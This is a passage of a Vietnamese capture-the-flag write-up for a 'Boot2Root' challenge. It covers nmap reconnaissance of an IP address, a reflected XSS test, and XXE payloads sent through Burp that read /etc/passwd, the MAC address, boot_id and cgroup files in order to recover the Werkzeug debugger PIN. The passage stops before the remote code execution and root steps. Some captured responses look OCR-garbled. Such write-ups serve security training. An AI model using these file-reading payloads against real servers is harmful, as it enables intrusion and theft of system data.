

Boot2Root: 10 years anniversary

Mục tiêu: 103.178.230.155 (RCE được với user bình thường và leo quyền lên root).

Tóm tắt

1. Dùng nmap phát hiện ra port 22 (ssh) và port 8000 (http) đang mở.
2. Ở port 8000, trang web này bị lỗ hỏng XXE khiến cho chúng ta có thể đọc được file của server.
3. Chế độ debug của trang web không được tắt đi nên kết hợp với lỗ hỏng XXE, chúng ta RCE được với user werkzeug.
4. Lợi dụng lỗ hỏng trong cấu hình cronjob, chúng ta leo quyền lên user root.

Reconnaissance (Thu thập thông tin)

Như thường lệ chúng ta sẽ dùng nmap để scan port. Câu lệnh mình hay dùng là:

```
nmap -sC -sV -Pn -p- -o target 103.178.230.155
```

Trong đó:

- **-sC**: Scan với các script mặc định của nmap.
- **-sV**: Scan phiên bản của các service đang chạy.
- **-Pn**: Bỏ qua việc ping để kiểm tra xem có kết nối được với mục tiêu không (để hi vọng bypass firewall).
- **-o**: Lưu kết quả vào file **target**.

```
PORT      STATE SERVICE REASON VERSION
22/tcp    open  ssh      syn-ack OpenSSH 7.4 (protocol 2.0)
|_ ssh-hostkey:
|   2048 55:19:dc:d1:9d:16:8b:de:10:b5:a9:e0:0f:46:6d:a8 (RSA)
|   ssh-rsa AAAAB3NzaC1yc2EAAQADQABAOQDcmlDUOT9jlgNSauj0wSwDm7/3fhTZKZh7+lnHo5ACencp6qbM9JUZftUVIap9Mzm/EeW5yGReN1Zp75RBZmQCWZuo/tjTOh1lw2ZKo/6SVau5ME
|_ gyIUSitAK3lqVNPfwJr14YqGnuElIxVfLTJLSF0DXSMqzluq/XPB0tmA4Y1MLtQjLUM6cz002jMmeOH3MgB08WwyNVQZ61c/GosWF8oAvoPFLg3DTt/ZecbCQwLERhMd+3DlsBNHjiCznEmgYtkDVV04tR7
|_ PmTf0qwRhGqm94g+q0y0B92cdnLx/Jk7BwOjhJddahenTxuhmWJNK7jfJxfefZdiRRnsz6Z
|   256 e0:29:9f:0f:dd:79:09:52:58:80:66:ca:d5:5e:94:0b (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAIBmlzdHAyNTYAAAABBBHOAcQcpMJxGPFH9d+31sR4gufqCzvdnAhWq1uxuYFACAsU7HUj3BIKg3fJQt/LvrsE0gDxlesvVIf0Y02
yEch4=
|   256 ae:c9:97:5b:65:1f:11:5c:c9:8f:6c:7e:a7:9b:b2:cc (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDTy4AfvdjM+tspJAfnp5hQU0AG03DZmlIJwW1iQXsAC
```


```
8000/tcp open  http-alt syn-ack Werkzeug/2.2.2 Python/3.11.6
|_http-methods:
|_ Supported Methods: GET HEAD OPTIONS
|_http-title: Boot2Root_Happy_birthday_to_Whitehat
|_http-server-header: Werkzeug/2.2.2 Python/3.11.6
|fingerprint-strings:
| FourOhFourRequest:
|   HTTP/1.1 404 Not Found
|   Server: Werkzeug/2.2.2 Python/3.11.6
|   Date: Mon, 23 Oct 2023 14:48:20 GMT
|   Content-Type: text/html; charset=utf-8
|   X-Frame-Options: DENY
|   Content-Length: 2657
|   X-Content-Type-Options: nosniff
|   Referrer-Policy: same-origin
|   Cross-Origin-Opener-Policy: same-origin
|   Connection: close
|   <!DOCTYPE html>
|   <html lang="en">
|   <head>
|   <meta http-equiv="content-type" content="text/html; charset=utf-8">
|   <title>Page not found at /nice_ports,/Trinity.txt.bak</title>
|   <meta name="robots" content="NONE,NOARCHIVE">
|   <style type="text/css">
|       html * { padding:0; margin:0; }
|       body * { padding:10px 20px; }
|       body * * { padding:0; }
|       body { font:small sans-serif; background:#eee; color:#000; }
|       body>div { border-bottom:1px solid #ddd; }
|       font-weight: normal; margin-bottom:.4em; }
|       span { font-size:60%; color:#666; font-weight: normal; }
|       table { border:
| GetRequest:
|   HTTP/1.1 200 OK
|   Server: Werkzeug/2.2.2 Python/3.11.6
|   Date: Mon, 23 Oct 2023 14:48:14 GMT
|   Content-Type: text/html; charset=utf-8
|   X-Frame-Options: DENY
|   Content-Length: 1836
|   X-Content-Type-Options: nosniff
```

Nhìn vào kết quả, chúng ta thấy có 2 port đang mở là 22 (ssh) và 8000 (http). Chúng ta sẽ xuất phát từ port 8000 do nó có dịch vụ web.


Tìm hiểu website

Ở kết quả nmap, web này sử dụng python 3.11.6 và thư viện Werkzeug 2.2.2. Tìm kiếm trên google về lỗ hỏng có sẵn của thư viện này thì không có 1 CVE nào thú vị nhưng đập vào mắt mình là [bài viết](#) này (và nó thực sự hữu dụng sau này)

Giao diện website. Thoạt nhìn qua thì chỉ có 1 trang cho phép chúng ta tìm kiếm gì đó và web chỉ hiển thị lại thứ mà ta nhập vào.



Ngay lập tức mình nghĩ đến lỗ hổng [Reflected XSS](#) (cơ bản là chúng ta có thể thực thi javascript trên trình duyệt của người dùng). Test với payload `<i>XSS</i>` thì dính thật



Phát hiện lỗ hổng XXE

Tuy nhiên, mục tiêu của chúng ta là RCE nên mình không quan tâm đến XSS nữa. Tiếp tục chúng ta sẽ dùng [Burp Suite](#) để theo dõi request và response của tính năng tìm kiếm này.

```

Request
Pretty Raw Hex Headers
1 POST /search HTTP/1.1
2 Host: 103.178.230.155:8000
3 Content-Length: 46
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36
5 Content-Type: text/plain; charset=UTF-8
6 Accept: /*
7 Origin: http://103.178.230.155:8000
8 Referer: http://103.178.230.155:8000/
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Cookie: csrfToken=uThLbwTBAB2A8luNHS3F9dmX4D1s4xD
12 Connection: close
13
14 <root>
  <search_param>
    test
  </search_param>
</root>

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.2 Python/3.11.6
3 Date: Tue, 24 Oct 2023 14:07:36 GMT
4 Content-Type: text/html; charset=utf-8
5 X-Frame-Options: DENY
6 Content-Length: 46
7 X-Content-Type-Options: nosniff
8 Referrer-Policy: same-origin
9 Cross-Origin-Opener-Policy: same-origin
10 Connection: close
11
12 <root>
  <search_param>
    test
  </search_param>
</root>

```

Ta thấy rằng ta sẽ gửi một POST request tới `/search` với thông tin mình nhập vào ở trong cấu trúc XML. Và mình liên tưởng đến lỗ hổng XXE (cơ bản là chúng ta có thể chèn thêm các thực thể XML vào trong XML hiện tại kể cả SYSTEM). Thử với payload `<!DOCTYPE test [<!ENTITY xxe SYSTEM "file:///etc/passwd">]><test>&xxe;</test>` thì xác nhận được là có tồn tại lỗ hổng này

Giải thích payload:

- `<!DOCTYPE test [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>`: Định nghĩa thực thể `xxe` với giá trị là nội dung của file `/etc/passwd`.
- `<test>&xxe;</test>`: Sử dụng thực thể `xxe` đã định nghĩa ở trên.

```

Request
Pretty Raw Hex Headers
1 POST /search HTTP/1.1
2 Host: 103.178.230.155:8000
3 Content-Length: 79
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36
5 Content-Type: text/plain; charset=UTF-8
6 Accept: /*
7 Origin: http://103.178.230.155:8000
8 Referer: http://103.178.230.155:8000/
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Cookie: csrfToken=uThLbwTBAB2A8luNHS3F9dmX4D1s4xD
12 Connection: close
13
14 <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
15 <test>
  &xxe;
</test>

```

```

Response
Pretty Raw Hex Render
6 Content-Length: 955
7 X-Content-Type-Options: nosniff
8 Referrer-Policy: same-origin
9 Cross-Origin-Opener-Policy: same-origin
10 Connection: close
11
12 <test>
  root:x:0:0:root:/root:/bin/bash
  daemon:x:1:1:daemon:/usr/sbin/nologin
  bin:x:2:2:bin:/bin:/usr/sbin/nologin
  sys:x:3:3:sys:/dev:/usr/sbin/nologin
  sync:x:4:65534:sync:/bin:/bin/sync
  games:x:5:60:games:/usr/games:/usr/sbin/nologin
  man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
  lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
  mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
  news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
  uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
  proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
  www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
  backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
  list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
  irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
  apt:x:42:65534:/:/nonexistent:/usr/sbin/nologin
  nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
  Debian-exim:x:100:103::/var/spool/exim4:/usr/sbin/nologin
  werkzeug:x:1000:1000:/home/werkzeug:/bin/sh
32 </test>

```

Với lỗ hổng này, ta có khả năng đọc được hệ thống file **dưới quyền hạn của user đang chạy web server này**.

Phát hiện ra website có sử dụng debug mode

Tiếp theo, mình thử một đường dẫn phổ biến của web là `/robots.txt` thì thấy response khá thú vị

Page not found (404)

Request Method: GET
Request URL: http://103.178.230.155:8000/robots.txt

Using the URLconf defined in `werkzeugDjango.urls`, Django tried these URL patterns, in this order:


1. `admin/`
2. `[name='index']`
3. `search [name='search']`
4. `bug [name='bug']`

The current path, `robots.txt`, didn't match any of these.


You're seeing this error because you have `DEBUG = True` in your Django settings file. Change that to `False`, and Django will display a standard 404 page.

Tại đây ta có thêm thông tin là web này có sử dụng debug và có vẻ là thông tin về các đường dẫn:

- `admin/`: Là một form đăng nhập dành cho admin. Ta hiện tại chưa có thông tin gì về user này.



Thử credential `admin:admin` thì bị lỗi và bị lộ ra nhiều thông tin liên quan đến hệ thống file do bật Debug mode.



- `[name = 'index']`: Có vẻ là sử dụng param index ở đâu đó
 - `search [name = 'search']`: Có thể là tính năng tìm kiếm ở trang chủ mà ta đã dùng trước đó

The screenshot shows a browser-based application for exploit development. The left pane, titled "Request", displays an HTTP POST payload with various headers and a complex payload containing an XML declaration and multiple "xss;" and "&xss;" tags. The right pane, titled "Response", shows the server's response with a status of 200 OK, including standard headers like Server, Date, Content-Type, and X-Content-Type-Options, along with a large block of shellcode in the body.

```
Request
Pretty Raw Hex Headers
1 POST /search HTTP/1.1
2 Host: 103.178.230.155:8000
3 Content-Length: 79
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36
5 Content-Type: text/plain; charset=UTF-8
6 Accept: /*
7 Origin: http://103.178.230.155:8000
8 Referer: http://103.178.230.155:8000/
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Cookie: csrfToken=uThLbwTBAB2A8luHHS33F9dmX4D1s4xD
12 Connection: close
13
14 <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd" ]><test>
   &xss;
</test>
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.2 Python/3.11.6
3 Date: Tue, 24 Oct 2023 14:34:34 GMT
4 Content-Type: text/html; charset=utf-8
5 X-Frame-Options: DENY
6 Content-Length: 955
7 X-Content-Type-Options: nosniff
8 Referrer-Policy: same-origin
9 Cross-Origin-Opener-Policy: same-origin
10 Connection: close
11
12 <test>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
```

- **bug [name='bug']**: Vào đường dẫn /bug sẽ kích hoạt ra lỗi `TypeError`. Điều này cũng lộ ra một phần source code của web (chưa thú vị lắm tbh)

TypeError: can only concatenate str (not "list") to str

```
+-----+
File "/app/app/views.py", line 18, in bug
    def index(request):
        return render(request, 'index.html')

    def bug(request):
        name = []
        return "<p>Bug ở đây!</p>" + name

    @csrf_exempt
    def search(request):
        parser = etree.XMLParser(no_network=False, dtd_validation=False, load_dtd=True)
```

Tìm hiểu thêm về debug mode của thư viện Werkzeug. Ta thấy rằng đường dẫn /console sẽ mở python console và chúng ta có thể thực thi các lệnh python trên đó. Tuy nhiên, chúng ta cần phải có mã Debugger PIN mới có thể dùng dc

Kết hợp với lỗ hỏng XXE để tìm mã Debugger PIN. Từ đó dẫn đến RCE

Quay trở lại với [bài viết](#) này mà mình đã đề cập ở trên. Theo đó, chúng ta có thể tạo lại mã PIN trên nếu chúng ta biết được một số file trong hệ thống. Và nhờ lỗ hổng XXE trên ta hoàn toàn có thể làm được điều đó.

Chúng ta cần các thông tin sau để tạo lại mã PIN:

```
probably_public_bits = [
    username,
    modname,
    getattr(app, '__name__', getattr(app.__class__, '__name__')),
    getattr(mod, '__file__', None),
]

private_bits = [
    str(uuid.getnode()),
    get_machine_id(),
]
```

Hãy bắt đầu bởi thông tin đơn giản:

- **username:** là tên của user đang chạy web server. Đó là **werkzeug** (file /etc/passwd)

Response
Pretty Raw Hex Render
6 Content-Length: 955
7 X-Content-Type-Options: nosniff
8 Referrer-Policy: same-origin
9 Cross-Origin-Opener-Policy: same-origin
10 Connection: close
11
12 <test>
root:x:0:root:/root:/bin/bash
daemon:x:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
Debian-exim:x:100:/var/spool/exim4:/usr/sbin/nologin
werkzeug:x:1000:/home/werkzeug:/bin/sh
32 </test>

- **str(uuid.getnode()):** Là địa chỉ MAC của máy tính ở dạng số. Tìm card mạng qua file `/proc/net/arp` và lấy địa chỉ MAC trong file `/sys/class/net/<card mạng>/address`

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.2 Python/3.11.6
3 Date: Tue, 24 Oct 2023 18:14:45 GMT
4 Content-Type: text/html; charset=utf-8
5 X-Frame-Options: DENY
6 Content-Length: 246
7 X-Content-Type-Options: nosniff
8 Referrer-Policy: same-origin
9 Cross-Origin-Opener-Policy: same-origin
10 Connection: close
11
12 <test>
IP address HW type Flags HW address Mask
Device
13 172.23.0.1 0x1 0x2 02:42:86:22:95:e8 * eth0
14 172.23.0.2 0x1 0x2 02:42:ac:17:00:02 * eth0
15 </test>

```

Request
Pretty Raw Hex Headers
1 POST /search HTTP/1.1
2 Host: 103.178.230.155:8000
3 Content-Length: 95
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36
5 Content-Type: text/plain;charset=UTF-8
6 Accept: */*
7 Origin: http://103.178.230.155:8000
8 Referer: http://103.178.230.155:8000/
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Cookie: csrfToken=uThLbwTBAB2A81uNH533F9dmX4D1s4xD
12 Connection: close
13
14 <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///sys/class/net/eth0/address" ]><test>
    &xxe;
</test>

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.2 Python/3.11.6
3 Date: Tue, 24 Oct 2023 18:16:27 GMT
4 Content-Type: text/html; charset=utf-8
5 X-Frame-Options: DENY
6 Content-Length: 31
7 X-Content-Type-Options: nosniff
8 Referrer-Policy: same-origin
9 Cross-Origin-Opener-Policy: same-origin
10 Connection: close
11
12 <test>
    02:42:ac:17:00:03
13 </test>

```

Chuyển địa chỉ MAC thành số

```
>>> print(0x0242ac170003)
2485378285571
```

- `get_machine_id()`: là kết hợp của file `/etc/machine-id` hoặc `/proc/sys/kernel/random/boot_id` và phần phía sau dấu `/` ở dòng đầu tiên trong file `/proc/self/cgroup`

```

Request
Pretty Raw Hex Headers
1 POST /search HTTP/1.1
2 Host: 103.178.230.155:8000
3 Content-Length: 99
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36
5 Content-Type: text/plain;charset=UTF-8
6 Accept: */*
7 Origin: http://103.178.230.155:8000
8 Referer: http://103.178.230.155:8000/
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Cookie: csrfToken=uThLbwTBAB2A81uNH533F9dmX4D1s4xD
12 Connection: close
13
14 <!DOCTYPE test [ <!ENTITY xxe SYSTEM
    "file:///proc/sys/kernel/random/boot_id" ]><test>
    &xxe;
</test>

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.2 Python/3.11.6
3 Date: Tue, 24 Oct 2023 18:24:46 GMT
4 Content-Type: text/html; charset=utf-8
5 X-Frame-Options: DENY
6 Content-Length: 50
7 X-Content-Type-Options: nosniff
8 Referrer-Policy: same-origin
9 Cross-Origin-Opener-Policy: same-origin
10 Connection: close
11
12 <test>
    a7cbe35e-bae7-4544-b5f3-0068171268f4
13 </test>

```

```

Request
Pretty Raw Hex Headers
1 POST /search HTTP/1.1
2 Host: 103.178.230.155:8000
3 Content-Length: 85
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36
5 Content-Type: text/plain;charset=UTF-8
6 Accept: */*
7 Origin: http://103.178.230.155:8000
8 Referer: http://103.178.230.155:8000/
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Cookie: csrfToken=uThLbwTBAB2A81uNH533F9dmX4D1s4xD
12 Connection: close
13
14 <!DOCTYPE test [ <!ENTITY xxe SYSTEM
    "file:///proc/self/cgroup" ]><test>
    &xxe;
</test>

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.2 Python/3.11.6
3 Date: Tue, 24 Oct 2023 18:22:40 GMT
4 Content-Type: text/html; charset=utf-8
5 X-Frame-Options: DENY
6 Content-Length: 942
7 X-Content-Type-Options: nosniff
8 Referrer-Policy: same-origin
9 Cross-Origin-Opener-Policy: same-origin
10 Connection: close
11
12 <test>
    11:memory:/docker/967e0e0070c8f5a54905b0da508bf2979f1cd7ae33ac2c427f1b726fb29be6d9
    13:10:hugetlb:/docker/967e0e0070c8f5a54905b0da508bf2979f1cd7ae33ac2c427f1b726fb29be6d9
    14:9:perf_event:/docker/967e0e0070c8f5a54905b0da508bf2979f1cd7ae33ac2c427f1b726fb29be6d9
